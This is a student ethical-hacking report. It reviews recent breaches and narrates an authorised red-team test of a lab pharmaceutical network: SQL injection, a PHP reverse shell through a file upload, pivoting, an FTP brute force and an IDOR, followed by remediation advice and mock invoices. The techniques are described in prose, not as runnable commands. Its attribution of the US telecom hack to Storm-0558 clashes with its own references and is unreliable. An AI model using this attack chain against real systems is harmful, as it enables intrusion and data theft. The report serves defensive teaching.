

REPORT

ETHICAL HACKING



6 May 2025

Version 2

AUDREN de KERDREL Tugdual
2422997

MSc/PgDip/PgCert Cybersecurity and Digital Forensics
ACCA7033

Table of Content

Introduction	5
Research on recent cyber attacks	6
Attack case study 1: SolarWinds	6
Attack case study 2: USA telecom hack	6
Attack case study 3: Harvest Financial Software Attack	7
Cureton Pharmaceutical company Red Team simulation	9
Pre-test contingency policy	9
Penetration testing framework	9
Penetration testing tools	10
Attack Simulation and Findings	11
External reconnaissance phase	11
Public Web Server SQL Injection Vulnerability	11
File Upload Vulnerability	11
Network Segmentation Failure	11
Internal Network Exploitation	12
Attack Chain summary	12
Recommended solutions	13
Configuration changes	13
Software and Hardware recommendations	14
Defense Strategy	15
Cost of solution	17
Timetable for execution of solution	20
Conclusion	21
References	22
Appendices	23

Table of figures

Figure 1: Invoice for the software licenses	17
Figure 2: invoice for the implementation of the solution	18
Figure 3: Final invoice with the licenses and implementation costs	19
Figure 4: Gantt table for the execution of the solution	20
Figure 5: infrastructure of the company.....	23
Figure 6: other visualization of the infrastructure	23
Figure 7: NMAP scan of the public website	24
Figure 8: website of the company	24
Figure 9: page of the website of the company	25
Figure 10: SQLMap output on the website	25
Figure 11: FFuF output to get the list of folders available	26
Figure 12: test PDF file uploaded	26
Figure 13: MSFVenom command to generate a PHP pyaload file.....	27
Figure 14: Meterpreter session opened	27
Figure 15: shell access to the server	27
Figure 16: source code of the connection to the DB	28
Figure 17: output of the command to see the list of routes on the server	28
Figure 18: transforming the compromised server into a proxy to pivot	28
Figure 19: launching a SOCKS proxy to be able to go in the internal network.....	29
Figure 20: ARP table on the compromised server	29
Figure 21: NMAP output on the first internal host	30
Figure 22: intranet website	30
Figure 23: SQLMap output on the intranet website.....	31
Figure 24: NMAP output on the second internal host.....	31
Figure 25: NMAP output on the third internal host.....	31
Figure 26: bruteforcing the password of an FTP account	32
Figure 27: NMAP scan on the fourth internal host	32
Figure 28: internal notes web application	32

List of Acronyms

- APT29: Advanced Persistent Threat 29 SolarWinds
- APIs: Application Programming Interfaces
- ARP: Address Resolution Protocol
- ClamAV: Open source antivirus engine
- CPC: Cureton Pharmaceutical Company
- CV: Curriculum Vitae
- DAST: Dynamic Application Security Testing
- DBs: Databases
- DDoS: Distributed Denial of Service
- DMZ: Demilitarized Zone
- DoS: Denial of Service
- FFuF: Fuzz Faster U Fool
- FTP: File Transfer Protocol
- HTTP: Hyper Text Transfer Protocol
- IDOR: Insecure Direct Object Reference
- IDS: Intrusion Detection System
- IP: Internet Protocol
- IPS: Intrusion Protection System
- MIME: Multipurpose Internet Mail Extensions
- NMAP: Network Mapper
- ORM: Object-Relational Mapping
- OSI: Open Systems Interconnection
- PDF: Portable Document Format
- PHP: Hypertext Preprocessor
- SAST: Static Application Security Testing
- SFTP: Secure File Transfer Protocol
- SIEM: Security Information and Event Management
- SOCKS: Socket Secure
- SQL: Structured Query Language
- SSH: Secure Shell
- TLS: Transport Layer Security
- URL: Uniform Resource Locator
- US: United States
- USA: United States of America
- VM: Virtual Machine
- VPN: Virtual Private Network
- WAF: Web Application Firewall

Introduction

This report presents a comprehensive cybersecurity assessment focused on protecting valuable information assets from increasingly sophisticated cyber threats. The assessment consists of two complementary components: an analysis of recent significant cyber attacks against various industries, and a practical red team simulation conducted on Cureton Pharmaceutical Company's infrastructure.

This dual approach of threat research and practical testing provides a comprehensive foundation for developing effective security strategies that protect critical assets against today's evolving threat landscape.

Research on recent cyber attacks

Attack case study 1: SolarWinds

The SolarWinds attack represents one of the most sophisticated supply chain compromises in cybersecurity history. In 2020, APT29, linked to Russian intelligence services, infiltrated SolarWinds' development environment and inserted malicious code into legitimate updates of the Orion network management platform. This compromised update was distributed to approximately 18,000 organizations, including US government agencies and Fortune 500 companies.

The malicious code remained dormant for an initial period of two weeks before establishing communications with command and control (C2) servers. Once activated, the backdoor provided attackers with access to compromised networks, allowing them to move laterally and exfiltrate sensitive data. The attack remained undetected for over nine months.

Attackers targeted the software provider rather than end targets, bypassing traditional security perimeters. The malware was signed with legitimate SolarWinds certificates, making it appear as authentic code. The backdoor included sophisticated mechanisms to avoid detection. Organizations automatically deployed vendor updates without validation, assuming they were secure. Once established, attackers created multiple access methods to maintain their foothold.

To avoid that, organizations should implement isolated testing environments to validate software updates before deployment and verify the integrity of updates using cryptographic checksums rather than trusting digital signatures alone. Vendor security assessments should be conducted regularly, with requirements for transparency in their development processes and code integrity verification throughout the supply chain. Network traffic should be continuously monitored, especially for trusted applications making unusual outbound connections, as this could indicate compromise even in signed software. Organizations should adopt a zero-trust architecture where no component is implicitly trusted regardless of source, while implementing proper network segmentation to contain potential breaches and limit lateral movement between critical systems.

Attack case study 2: USA telecom hack

In 2024, a significant cyber espionage campaign targeted multiple US telecommunications companies. The attack, attributed to Chinese state-sponsored hackers (Storm-0558), compromised network infrastructure and remained undetected

for several years. Attackers exploited vulnerabilities in edge network equipment and authentication systems to gain initial access.

After establishing footholds, the attackers moved laterally through the telecom networks, ultimately gaining access to critical routing systems and subscriber databases. This level of access potentially allowed for monitoring communications, collecting metadata, and establishing persistent espionage capabilities within critical US communications infrastructure.

Edge network equipment with known security flaws remained unpatched, providing initial access points. Once inside networks, attackers moved between systems without triggering security alerts. Communications with C2 servers were disguised as legitimate traffic, evading detection systems. Older telecom systems lacked modern security capabilities and adequate logging. High-privilege accounts were inadequately protected, giving attackers expanded capabilities.

To avoid that, organizations must implement comprehensive vulnerability management with strict patching timelines for internet-facing systems, particularly networking equipment which is often neglected. Critical network segments should be properly isolated with security monitoring at key boundaries to detect lateral movement attempts. All privileged accounts should require multi-factor authentication with continuous monitoring for unusual activities. Legacy systems that cannot be updated should be surrounded by compensating security controls including additional monitoring and strict access limitations. Deploying network traffic analysis tools to identify subtle anomalies in communication patterns can detect attackers even when they attempt to blend with legitimate traffic.

Attack case study 3: Harvest Financial Software Attack

In March 2025, the French financial software company Harvest experienced a sophisticated cyberattack that affected numerous financial institutions. The attack began with targeted phishing against employees with access to critical systems. After obtaining initial access, attackers deployed ransomware that encrypted both Harvest's internal systems and client-deployed software components.

The attackers also exfiltrated sensitive financial data from banking and insurance clients before initiating encryption. This dual-impact approach—combining data theft with ransomware—maximized leverage for extortion demands and caused substantial disruption across the French financial sector.

Attackers crafted highly convincing, personalized messages targeted at specific employees with access to critical systems. Critical accounts lacked multi-factor authentication, allowing credential-based access. Monitoring systems failed to identify unusual data transfers before ransomware activation. Overly permissive connections between development, testing, and production environments facilitated malware spread.

Overly permissive connections between development, testing, and production environments facilitated malware spread. Some backups were accessible from the main network, allowing attackers to compromise recovery systems.

To avoid that, organizations should implement universal multi-factor authentication for all accounts, particularly those with elevated privileges, while developing comprehensive anti-phishing defenses including advanced email filtering and regular security awareness training. Critical infrastructure should incorporate strict network segmentation with clear boundaries between development, testing, and production environments, complemented by data loss prevention systems that can detect and block unauthorized data exfiltration attempts. Organizations must also maintain true air-gapped backups that are physically disconnected from the main network, ensuring at least one backup copy remains completely isolated and inaccessible to potential attackers who might compromise the primary network infrastructure.

Cureton Pharmaceutical company Red Team simulation

Pre-test contingency policy

This penetration testing has been authorized by the security advisor of CPC to evaluate the vulnerabilities of the current infrastructure.

Authorized field:

- Networks: DMZ (172.16.10.0/24), internal (10.10.20.0/24)
- Services: All services that are running on these networks can be attacked
- Types of attacks: All non-destructive attacks can be used, DoS and DDoS cannot be used

The attackable infrastructure is a replica of the current infrastructure used in production by CPC.

In case of an unexpected system failure:

- Stop immediately the current test
- Document of the actual state and the last actions performed
- Applying restauration procedures
- Inform the manager of the project

Emergency contact: Carlene Campbell, carlene.campbell@uwtsd.ac.uk

How to process sensible data?

- No data will be conserved after the final report has been submitted
- All actions performed will be logged with timestamps
- We will include screenshots of key steps during the attack
- Documentation of all tools and commands used with their results

After the tests:

- deletion of all exploits, shells, files that could be included, ...
- Documentation of all the vulnerabilities and patch recommendations

Penetration testing framework

For this red team attack on CPC, I used the Cyber Kill Chain framework. This allows us to establish the different stages of the attacks performed. It is particularly relevant here because we will try to move from external access to internal access using network compromise.

This framework is a model developed by Lockheed Martin who transformed the model from a military one to information security. It shows the different stages attackers use to infiltrate systems and achieve their objectives. The different stages are the followed:

- Reconnaissance: gather information about the public infrastructure of the company by scanning the networks, the websites, discovering the technologies used, mapping the attack surface.
- Weaponization: preparation of the tools and techniques to exploit the vulnerabilities found in the last stage. It could be the preparation of payloads, malicious files, and setting up some tools.
- Delivery: introducing the payloads generated before into the target environments.
- Exploitation: After delivering the payloads we have to exploit them to gain some access.
- Installation: establish persistence through the payloads we have executed before. It is used to maintain access into the environment of the target.
- Command and Control: after we gain unlimited access to the target environment we have to be able to execute commands in the target environment.
- Actions and objectives: When we are able to send commands, we can then try to achieve our objectives, such as stealing data, deleting data, ...

This allows us to discover, exploit and document vulnerabilities for CPC infrastructure.

Penetration testing tools

For this Red Team simulation, we have used different tools. These tools include:

- First, we will use a VM with ParrotOS to perform all actions, and log everything. This is important, as at the end of the penetration test, we will completely erase all the data of this VM
- NMAP: network mapper, will allow us to perform scans of networks, scan of ports, scan to see which hosts are up, ...
- SQLMap: tool that allows us to perform some SQL Injection automatically for us and that will be able of dump data of DBs if there is any problem
- Metasploit: exploitation framework that provides ready-to-use exploit modules, payload generators, and post-exploitation tools to compromise vulnerable systems and establish persistent access.
- Proxychains: utility that forces network traffic through proxy servers, enabling pivoting through compromised systems to access unreachable network segments.
- FFuF: fast web fuzzing tool that discovers hidden directories, files, and parameters on web applications by sending multiple requests with different payloads.
- Hydra: high-speed network login cracker that performs brute force attacks against multiple authentication services including FTP, HTTP, SSH, and database logins.

Attack Simulation and Findings

External reconnaissance phase

First of all, we try to connect to the public website of the company and scan it to check for vulnerabilities and technologies used by the company.

Using the *NMAP* tool, we have found these:

- The public IP address of the server is (we assume this is) 192.168.1.114
- a web server is running (Apache httpd 2.4.54 with PHP7.4.33)

Public Web Server SQL Injection Vulnerability

During exploration of the web pages, we discovered that a search parameter was vulnerable to SQL injections. Then with a tool called *SQLMap*, we were able to extract all the data from the database related.

The database contained:

- Researchers table (4 entries) containing names, emails, and phone numbers
- Products table (4 entries) with confidential product information
- Internal users table with exposed credentials in clear text
- News table (3 entries) with company announcements

File Upload Vulnerability

The website has also a CV upload feature. We can upload PDF files, but any type of file can be uploaded. We first tested with a legitimate PDF file, which uploaded successfully. Then we attempted to upload PHP files to determine if filtering was in place.

After discovering the vulnerability, I created a PHP reverse shell with *Msfvenom*, uploaded it to the server, located the upload directory using *FFuF* and executed the PHP file to gain command execution.

By using *Metasploit*, we can launch a *Meterpreter* session on the server. Using this *Meterpreter*, we can launch a shell on the server. This shell is not running in Root because the web server has been launched with a specific user, but we can still do system enumeration. We can also access all the website codes with secrets data such as database password, ...

Network Segmentation Failure

System enumeration revealed that the compromised web server was connected to two separate networks, the DMZ network (172.16.10.0/24) and an internal network (10.10.20.0/24).

We can try to use this vulnerability to pivot into the internal network by using the *Meterpreter autoroute* command and by setting up a *SOCKS* proxy with *Metasploit*.

Internal Network Exploitation

Using the ARP cache from the compromised server, we identified some active hosts:

- 10.10.20.10
- 10.10.20.20
- 10.10.20.30
- 10.10.20.40

All the commands that we execute to access internal hosts are going through *ProxyChains* that connects us to the *SOCKS* proxy that we established earlier.

Using *NMAP* we run the scan through the compromised server on the internal network, we scanned these hosts to determine what was running on them.

10.10.20.10: port 80 open. It is a web server running Apache httpd 2.4.54 with PHP7.4.33. We accessed the intranet portal using *ProxyChains* and *Firefox*. We discovered a second SQL Injection vulnerability in the employee search function and using *SQLMap* we extracted sensitive data, including:

- Research projects with budgets up to \$2.5 million
- Internal user credentials with clear text passwords
- Employee information including security notes

10.10.20.20: port 3306 open. It is a MariaDB server that we attacked earlier on the intranet portal with the SQL Injection vulnerability.

10.10.20.30: port 21 open. It seems to be an FTP server. Anonymous connection was enabled. We found that an account called “researcher” existed. With *Hydra* tool and the *RockYou* wordlist we tried to brute force the password of the account. We successfully found the password of the account that was “password123”. After connecting with this account, we were able to access and download confidential research files.

10.10.20.40: port 5000 open. We tried to access this server using Firefox and it seems to be a web application running. This web application is a note taking application for researchers. There is an IDOR vulnerability as we are able to access all the notes of all the researchers by just modifying the id of the note in the URL. So, we were able to access confidential research notes and internal memos.

Attack Chain summary

We were able to compromise the infrastructure of CPC through a series of vulnerabilities:

1. Initial Access: SQL injection in the public web application
2. Persistence: File upload vulnerability allowing remote code execution
3. Lateral Movement: Network segmentation failure enabling pivoting
4. Data Exfiltration: Access to internal databases, FTP server, and notes application

The severity of these combined vulnerabilities is critical, as they allowed complete compromise of sensitive pharmaceutical research data that could be worth millions or billions of dollars to competitors or nation-state actors.

Recommended solutions

Based on the vulnerabilities identified during the penetration test of Cureton Pharmaceutical Company's infrastructure, we recommend implementing the following security solutions:

Configuration changes

SQL Injection Vulnerabilities (Public and Internal Web Applications):

- Implement parameterized queries or prepared statements for all database interactions to avoid being able to input anything into the SQL query
- Use input validation and sanitization for all user inputs to validate that the user is allowed to enter what he entered in the input
- Replace direct SQL queries with Object-Relational Mapping (ORM) frameworks to help you manage all your queries more easily

File Upload Vulnerability:

- Implement file type validation (with extension, MIME type and magical numbers verification) to avoid anyone being able to send any files
- Add a whitelist for allowed file extensions (only .pdf files for example)
- Store uploaded files outside the web root directory, such as for example an S3 bucket
- Generate random filenames to prevent direct access attempts as we did to execute the PHP payloads
- Implement a file scanning solution for malware detection with, for example *ClamAV*

Network Segmentation:

- Redesign network architecture to isolate the DMZ from the internal network
- Remove all dual-homed server configurations, a server should be only in one network
- Implement proper network access controls between segments
- Configure firewall rules to only allow specific required traffic between zones

FTP Server Security:

- Disable anonymous FTP access to avoid anyone being able to access the server without credentials
- Implement strong password policies for all the accounts

- Replace standard FTP with SFTP (SSH File Transfer Protocol). It is a secure implementation with TLS encryption of the FTP protocol
- Restrict FTP access to specific IP addresses or VPN connections to avoid anyone on the network being able to access the server
- Implement account lockout after failed login attempts to avoid password bruteforce attack

Notes Application:

- Implement proper authorization checks for all note access requests. Only the authorized account can access his own notes
- Add server-side validation for all requests to check all authorizations
- Implement proper access control based on user roles to avoid anyone being able to access APIs endpoints or other pages

Software and Hardware recommendations

To address some of the web security vulnerabilities, it is possible to use these tools:

- Web Application Firewall (WAF): specialized firewall to protect web applications. It can block attacks on websites such as SQL Injection, and file upload attack by analyzing the requests at the application layer of the OSI model
- Dynamic Application Security Testing (DAST): this is an automatic scanning tool that has to be used before an application, or a website goes into production mode. It will scan the website to test known vulnerabilities

For the network security level:

- Intrusion Detection System and Intrusion Prevention System (IDS/IPS): this is a network monitoring tool that is able to detect and block suspicious activities like network pivoting, by analyzing the packets based on different rules

It is also necessary to set up a monitoring and analysis system:

- Security Information and Event Management (SIEM): this tool is able to centralize all the logs and security events of the servers and application to analyze them and detect the potential attacks in progress in real time
- File Integrity Monitoring: this system is able to detect unauthorized changes to system files that could indicate a compromise on a server

It is also necessary to put in place best practices during the development phases of the applications:

- Static Application Security Testing (SAST): this is a code analysis tool that will scan the code of the applications and websites even before it goes on production level. It will check for vulnerabilities in the code based on different rules.

Defense Strategy

Based on the vulnerabilities that we found during our assessment, here is the following defense strategy that we propose to CPC:

Immediate actions (0 – 30 days)

- Fix SQL Injection Vulnerabilities: implement prepared statements and input validation on all web applications
- Disable File Upload Feature: temporarily disable the CV upload functionality until proper security controls can be put in place
- Remove the network vulnerability on the DMZ web server: reconfigure the public web server to remove completely its connection to the internal network
- Disable Anonymous FTP Access: disable anonymous login on the FTP server
- Enforce Strong Password Policy: force password changes across all systems with complexity requirements
- Install Web Application Firewall: deploy a WAF in front of web applications to block malicious requests

Long term defense strategy (1 – 12 months)

- Implement Defense-in-Depth: Deploy multiple security controls at different layers (network, application, data) to prevent single points of failure
- Adopt Zero Trust Architecture: Verify all users and devices attempting to access resources, regardless of their network location
- Security by Design: Integrate security requirements and testing into all phases of the development lifecycle
- Regular Security Assessments: Conduct periodic vulnerability scanning and penetration testing to identify new security issues
- Security Awareness Training: Educate developers and staff about secure coding practices and social engineering threats
- Incident Response Plan: Develop clear procedures for detecting, containing, and remediating security breaches
- Continuous Monitoring: Implement automated detection systems to identify suspicious activities and respond promptly

Our recommended strategy implements multiple security layers:

- Network Security: Proper segmentation and monitoring
- Application Security: Secure coding and input validation
- Data Security: Encryption and access controls
- Identity Security: Strong authentication and authorization
- Endpoint Security: System hardening and monitoring

This multi-layered approach ensures that a failure in one security control doesn't compromise the entire infrastructure, providing comprehensive protection for CPC's valuable research data. It is like a medieval castle that has multiple layers of defense. If one fails, the others will protect the castle until they all fail.

Cost of solution

Red Team

Invoice

INV-1542

14 Paxton Drive
00, Swansea
Wales

Bill to:
Cureton Pharma. Cie.

34 Alexandra Road, 00
Swansea, Wales

Invoice date: April 28, 2025

Due date: May 6, 2025

ITEM	QTY	RATE	AMOUNT
CrowdSec WAF Open-source WAF and IDPS	1	1 GBP	1 GBP
Splunk SIEM Enterprise SIEM	1	8000 GBP	8000 GBP
SonarQube Open-source SAST	1	12000 GBP	12000 GBP
OSSEC Open-source file integrity monitoring	1	1 GBP	1 GBP
Server hardware upgrades If needed for improved segmentation	1	5000 GBP	5000 GBP

Subtotal: 25,002.00 GBP

Discount: - 2 GBP

Total: 25,000.00 GBP

Additional notes:

Crowdsec and OSSEC are open source, so we remove the 2GBP

Payment terms:

Net 30

Please send the payment to this address

Bank: Bank Of England

Account name: Red Team CPC

Account no: GB91BARC20038035312128

If you have any questions concerning this invoice, use the following contact information:

redteam@cpc.com

513-967-6236

Figure 1: Invoice for the software licenses

Red Team

Invoice

INV-1543

14 Paxton Drive
00, Swansea
Wales

Bill to:
Cureton Pharma. Cie.

Invoice date: April 28, 2025

Due date: May 6, 2025

34 Alexandra Road, 00
Swansea, Wales

ITEM	QTY	RATE	AMOUNT
Network redesign 40h - 120£/h	1	4800 GBP	4800 GBP
Websites Vuln. Remediation 45h - 120£/h	1	5400 GBP	5400 GBP
Configuration Implementation 25h - 120£/h	1	3000 GBP	3000 GBP
SIEM Setup and Configuration 30h - 120£/h	1	3600 GBP	3600 GBP
FTP Replacement with SFTP 15h - 120£/h	1	1800 GBP	1800 GBP
Security Policy Development 20h - 120£/h	1	2400 GBP	2400 GBP
Staff Security Training 15h - 120£/h	1	1920 GBP	1920 GBP
Project Management 30h - 120£/h	1	3600 GBP	3600 GBP
Verification Testing 20h - 120£/h	1	2400 GBP	2400 GBP

Subtotal: 28,920.00 GBP

Total: 28,920.00 GBP

Additional notes:

Payment terms:

Net 30

Please send the payment to this address

Bank: Bank Of England

Account name: Red Team CPC

Account no: GB91BARC20038035312128

If you have any questions concerning this invoice, use the following contact information:
redteam@cpc.com

Figure 2: invoice for the implementation of the solution

Red Team

Invoice

INV-1544

14 Paxton Drive
00, Swansea
Wales

Bill to:
Cureton Pharma. Cie.

34 Alexandra Road, 00
Swansea, Wales

Invoice date: April 28, 2025

Due date: May 6, 2025

ITEM	QTY	RATE	AMOUNT
Hardware and Software	1	25000 GBP	25000 GBP
Implementation Costs	1	28920 GBP	28920 GBP

Subtotal: 53,920.00 GBP

Total: 53,920.00 GBP

Additional notes:

Payment terms:

Net 30

Please send the payment to this address

Bank: Bank Of England

Account name: Red Team CPC

Account no: GB91BARC20038035312128

If you have any questions concerning this invoice, use the following contact information:

redteam@cpc.com

513-967-6236

Figure 3: Final invoice with the licenses and implementation costs

Timetable for execution of solution




Figure 4: Gantt table for the execution of the solution

Conclusion

This cybersecurity assessment has demonstrated that modern organizations face significant threats from increasingly sophisticated attackers targeting valuable information assets through multiple attack vectors. The analysis of recent major cyber attacks reveals common patterns: exploitation of supply chain vulnerabilities, lateral movement through networks with inadequate segmentation, and attacks that bypass traditional security controls through trusted channels.

The red team simulation for Cureton Pharmaceutical Company confirmed these threats are not merely theoretical. By exploiting a series of vulnerabilities - SQL injection, unrestricted file uploads, network segmentation failures, and weak authentication - we were able to progress from initial access to complete compromise of sensitive research data. This attack path mirrors techniques seen in the analyzed real-world incidents.

The most effective defense against these threats is a multi-layered security approach that addresses vulnerabilities at network, application, and data levels. Implementing proper input validation, strict network segmentation, strong authentication controls, and comprehensive monitoring provides defense-in-depth protection against sophisticated attacks.

References

“CYBERATTQUE HARVEST - Anacofi.” *Anacofi*, 31 Mar. 2025, www.anacofi.asso.fr/alertes/cyberattaque-harvest/. Accessed 6 May 2025.

Jaikaran, Chris. “Salt Typhoon Hacks of Telecommunications Companies and Federal Response Implications.” *Congress.gov*, 2025, www.congress.gov/crs-product/IF12798.

NCSC. “SolarWinds.” *Www.ncsc.gov.uk*, 17 Nov. 2021, www.ncsc.gov.uk/collection/ncsc-annual-review-2021/the-threat/solarwinds.

rohann@checkpoint.com. “Dark Storm Team Claims Responsibility for Cyber Attack on X Platform – What It Means for the Future of Dig ...” *Check Point Blog*, Check Point Software, 11 Mar. 2025, blog.checkpoint.com/security/dark-storm-team-claims-responsibility-for-cyber-attack-on-x-platform-what-it-means-for-the-future-of-digital-security/.

“SolarWinds Cyberattack Demands Significant Federal and Private-Sector Response.” *Www.gao.gov*, U.S. Government Accountability Office, 22 Apr. 2021, www.gao.gov/blog/solarwinds-cyberattack-demands-significant-federal-and-private-sector-response-infographic.

Temple-Raston, Dina. “A “Worst Nightmare” Cyberattack: The Untold Story of the SolarWinds Hack.” *NPR*, 16 Apr. 2021, www.npr.org/2021/04/16/985439655/a-worst-nightmare-cyberattack-the-untold-story-of-the-solarwinds-hack.

Tran, Chi. “The SolarWinds Attack and Its Lessons.” *E-International Relations*, 17 June 2021, www.e-ir.info/2021/06/17/the-solarwinds-attack-and-its-lessons/.

Traynor, Orlaith. “Our Investigation of the Harvest Ransomware Attack [Flash Report].” *CybelAngel*, 16 Apr. 2025, cybelangel.com/harvest-ransomware-attack-report/. Accessed 6 May 2025.

Valéry Rieß-Marchive. “Harvest : La Cyberattaque Est Revendiquée Sous l’Enseigne Run Some Wares.” *LeMagIT*, *LeMagIT.fr*, 2025, www.lemagit.fr/actualites/366620232/Ransomware-la-FinTech-francaise-Harvest-victime-dune-cyberattaque. Accessed 6 May 2025.

Wikipedia Contributors. “2024 United States Telecommunications Hack.” *Wikipedia*, Wikimedia Foundation, 13 Feb. 2025.

---. “Salt Typhoon.” *Wikipedia*, Wikimedia Foundation, 9 Jan. 2025.

Appendices

A. Technical Infrastructure

Here is the network diagram of my project:

DMZ network: 172.16.10.0/24




Figure 5: infrastructure of the company

Internal network: 10.10.20.0/24

Services:

- Public web server: 172.16.10.10
- Public database: 172.16.10.20
- Intranet (Private web server): 10.10.20.10
- Internal database (Private DB): 10.10.20.20
- private FTP server: 10.10.20.30
- Private Notes server: 10.10.20.40

The infrastructure could be visualized like that:




Figure 6: other visualization of the infrastructure

